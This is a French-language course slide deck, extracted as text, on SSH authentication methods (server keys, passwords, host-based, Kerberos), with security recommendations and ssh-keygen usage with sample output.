
Revenir sur le fichier `/etc/ssh/ssh_config` original



Sommaire


- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement**
 - 2-2 Application**
 - 2-3 Authentification**
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- **3- Synchronisation de fichiers : rsync**
- **4- Authentification**

Une solution optimale



Source <https://www.ssh.com>

Une solution optimale



Source <https://www.ssh.com>

R21 : chaque utilisateur doit disposer de son propre compte, unique, inaccessible

Authentication - serveur




Figure 3-1: Process for Initially Trusting an SSH Server's Public Key

Authentication - serveur

- 1) Alice se log sur Client01
- 2) Client01 se connecte pour la première fois sur Serveur01.
- 3) Serveur01 envoie sa clef publique à Client01.
- 4) La clé publique envoyée par Serveur01 est montrée à Alice. Alice vérifie qu'elle est correcte en la comparant avec celle reçue par ailleurs.
- 5) Client01 enregistre la clef publique de Serveur01 dans son fichier `known_hosts` afin d'authentifier Serveur01 lors de prochaines connexions sans redemander à Alice de vérifier qu'il s'agit bien de la clef de Serveur01.
- 6) Client01 authentifie Serveur01 en utilisant la clef publique de Serveur01 et établit une connexion cryptée avec Serveur01.

Authentication - serveur

Note: Si Alice est utilisé par un automate, la personne qui Validera la clef publique lors de la première connexion sera Probablement l'administrateur.

Il a la possibilité de peupler le fichier known_hosts file avec la clef publique de Serveur01.

Authentication - client




Figure 3-2: Password Authentication Process

Authentication - client

- 1) Alice se log sur Serveur01.
- 2) Client01 authentifie Serveur01 en utilisant la clef publique de Serveur01 stockée dans le fichier `known_hosts` de Alice et établie une connexion cryptée avec Serveur01
- 3) Il est demandé à Alice un username et password et potentiellement d'autres credentials (pour une authentication interactive) exigés par Serveur01.
- 4) Les credentials sont envoyés à Serveur01 lors d'une connexion cryptée. Serveur01 authentifie Alice en vérifiant les credentials envoyés par Alice.



Authentication - client

Note :

Pour les utilisateurs interactifs, l'authentification par mot de passe offre aux utilisateurs une certaine mobilité, puisqu'ils peuvent saisir leur mot de passe n'importe où à partir duquel ils ont un accès SSH.

Cependant, si les utilisateurs interactifs doivent se souvenir et gérer différents mots de passe pour plusieurs systèmes, cela peut créer des problèmes d'administration et de sécurité.

Authentication - host




Figure 3-3: Host-Based Authentication



Authentication - host

- 1) L'administrateur de Serveur01 place la clé publique de Client01 dans le fichier hosts connu de Serveur01 et configure les shosts (par exemple ~/.shosts ou shosts.equiv) pour permettre à Alice de s'authentifier à partir de Client01.
- 2) Alice commence à se connecter à Serveur01.
- 3) Client01 s'authentifie auprès de Serveur01 en utilisant la clé hôte de Client01.
- 4) Serveur01 confirme dans le fichier de configuration shosts que Alice est autorisé à accéder au compte cible sur Serveur01 à partir de Client01.



Authentication - host

L'authentification basée sur l'hôte ne permet pas de configurer les restrictions de commande, c'est-à-dire les limites de ce qui peut être fait sur le serveur de destination lorsqu'on y accède. Elle n'est pas recommandée pour l'accès automatisé sur le serveur de destination lors de l'accès. Pour cette raison, elle n'est pas recommandée pour l'accès automatisé

L'authentification basée sur l'hôte n'est pas recommandée pour les utilisateurs interactifs car elle ne présente pas une connexion interactive, ce qui n'est généralement pas considéré comme une bonne pratique, en particulier pour les comptes disposant de privilèges élevés.

Authentication - Kerberos




Figure 3-4: Kerberos Authentication



Authentication - Kerberos

- 1) Alice s'authentifie auprès du Kerberos Key Distribution Center (KDC) et reçoit un ticket, que Client01 stocke pour de futures authentifications.
- 2) Alice se connecte à Serveur01. Client01 fournit le ticket à Serveur01, qui l'utilise pour authentifier Alice.

Authentication - Kerberos

Kerberos inclut la ou les adresses IP d'un utilisateur dans les tickets d'authentification afin de garantir que ces tickets ne peuvent pas être copiés et réutilisés par un attaquant sur un autre système.

Cette fonctionnalité de Kerberos empêche les attaques SSH de type man-in-the-middle SSH. Toutefois, dans les environnements où des pare-feu de translation d'adresse réseau (NAT) sont utilisés, l'accès sera refusé lors d'une tentative d'authentification à un hôte de l'autre côté d'un pare-feu.

Afin de permettre l'accès à travers les pare-feu NAT, Kerberos doit être configuré pour autoriser les tickets qui n'incluent pas d'adresses IP, ce qui rend les tickets vulnérables à la copie et à la réutilisation.

Afin de faciliter l'authentification pour les processus automatisés, de nombreuses implémentations SSH Kerberos offrent la possibilité d'enregistrer les informations d'identification dans un fichier sur le client appelé fichier keytab. Cela permet une connexion automatisée.

Authentification

R17 L'authentification d'un utilisateur doit se faire à l'aide d'un des mécanismes suivants, par ordre de préférence :

- Par cryptographie asymétrique ECDSA ;
- Par cyptographie asymétrique RSA ;
- Par cryptographie symétrique (tickets Kerberos pour la GSSAPI)
- PAM (ou BSD Auth) permettant de faire appel à des modules d'authentification tiers n'exposant pas le mot de passe utilisateur ou son condensat (OTP)
- Par mot de passe vis à vis d'une base de donnée comme passwd/shadow ou annuaire



Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement**
 - 2-2 Application**
 - 2-3 Authentification**
 - 2-4 Usage**
 - 2-5 Transferts de fichiers**
 - 2-6 Tunnels ssh**
- **3- Synchronisation de fichiers : rsync**

Usage : ssh-keygen

NAME

ssh-keygen — OpenSSH authentication key utility

SYNOPSIS

```
ssh-keygen [-q] [-b bits] [-C comment] [-f output_keyfile] [-m format]
            [-t dsa | ecdsa | ecdsa-sk | ed25519 | ed25519-sk | rsa]
            [-N new_passphrase] [-O option] [-w provider]
```

Usage : ssh-keygen

DESCRIPTION

ssh-keygen generates, manages and converts authentication keys for ssh(1). ssh-keygen can create keys for use by SSH protocol version 2.

The type of key to be generated is specified with the -t option. If invoked without any arguments, ssh-keygen will generate an RSA key.

ssh-keygen is also used to generate groups for use in Diffie-Hellman group exchange (DH-GEX). See the MODULI GENERATION section for details.

Finally, ssh-keygen can be used to generate and update Key Revocation Lists, and to test whether given keys have been revoked by one. See the KEY REVOCATION LISTS section for details.

Normally each user wishing to use SSH with public key authentication runs this once to create the authentication key in `~/.ssh/id_dsa`, `~/.ssh/id_ecdsa`, `~/.ssh/id_ecdsa_sk`, `~/.ssh/id_ed25519`, `~/.ssh/id_ed25519_sk` or `~/.ssh/id_rsa`. Additionally, the system administrator may use this to generate host keys.

Usage : ssh-keygen

Pour autoriser un client de façon permanente :

1/ Générer 1 clé locale (publique/privée) une fois pour toutes :

```
ssh-keygen -t rsa -b 2048
```

(ou rsa ou ecdsa)

Le résultat est : `~/.ssh/id_rsa.pub` (clef publique)

`~/.ssh/id_rsa` (clef privée)

(id_ecdsa)

R7 : L'usage de clef DSA n'est pas recommandé.

R8 : La taille de clé minimale doit être de 2048 bits pour RSA

R9 : La taille de clé minimale doit être de 256 bits pour ECDSA

R10 Quand les clients et les serveurs SSH supportent ECDSA , son usage doit être préféré à RSA

ECDSA

Méthode ECDSA : Elliptic Curve DSA

1992, nombreux brevets

- Cryptographie basée sur certaines courbes elliptiques.
- Clés plus courtes que RSA et niveau de sécurité supérieur

Chiffrement plus rapide (20×)

Déchiffrement plus long (5×).

Les développements théoriques sur les courbes elliptiques
Sont relativement récents, mais gênés par de nombreux
brevets.

RSA

Méthode RSA : Rivest Shamir Adleman

1977, brevet MIT 1983, expiré en 2000.

- On choisit deux grands nombres premier et un exposant
- Les clés sont issues d'un calcul à sens unique (inverse modulo).
- Utilise le fait que factoriser le produit de grands nombres premiers est très très long

Usage : ssh-keygen

```
oracle@siwa:~$ ssh-keygen -t rsa -b 2048
Generating public/private dsa key pair.
Enter file in which to save the key (/home/oracle/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/oracle/.ssh/id_rsa.
Your public key has been saved in /home/oracle/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:dIeHCTnA5mPyJW7jEJRe+7tcqElgQz40tcXsz+aD81M oracle@siwa
The key's randomart image is:
+---[RSA 2048]-----+
|      0....      |
|     00+ 0.  +   |
|    00++...= 0   |
|   +++*... 0    |
|  . B* . =S     |
|  +. +=0..E     |
|   .+.0=0.     |
|    .+*+.     |
|     00=+      |
+-----[SHA256]-----+
```

Usage : ssh-keygen

```
oracle@siwa:~$ ssh-keygen -t rsa -b 2048
Generating public/private dsa key pair.
Enter file in which to save the key (/home/oracle/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/oracle/.ssh/id_rsa.
Your public key has been saved in /home/oracle/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:dIeHCTnA5mPyJW7jEJRe+7tcqElgQz40tcXsz+aD81M oracle@siwa
The key's randomart image is:
+---[RSA 2048]-----+
|      0....      |
|     00+ 0.  +   |
|    00++...= 0   |
|   +++*... 0    |
|  . B* . =S     |
|  +. +=0..E     |
|   .+.0=0.     |
|    .+*+.      |
|     00=+      |
+-----[SHA256]-----+
```

```
openSSH : key.c http://www.openbsd.org/cgi-bin/cvsweb/src/usr.bin/ssh/key.c?rev=1.70
/*
 * Draw an ASCII-Art representing the fingerprint so
 * human brain can profit from its built-in pattern
 * recognition ability.
...
 * If you see the picture is different, the key is different.
 * If the picture looks the same, you still know nothing.
*/
```

Usage : ssh-keygen

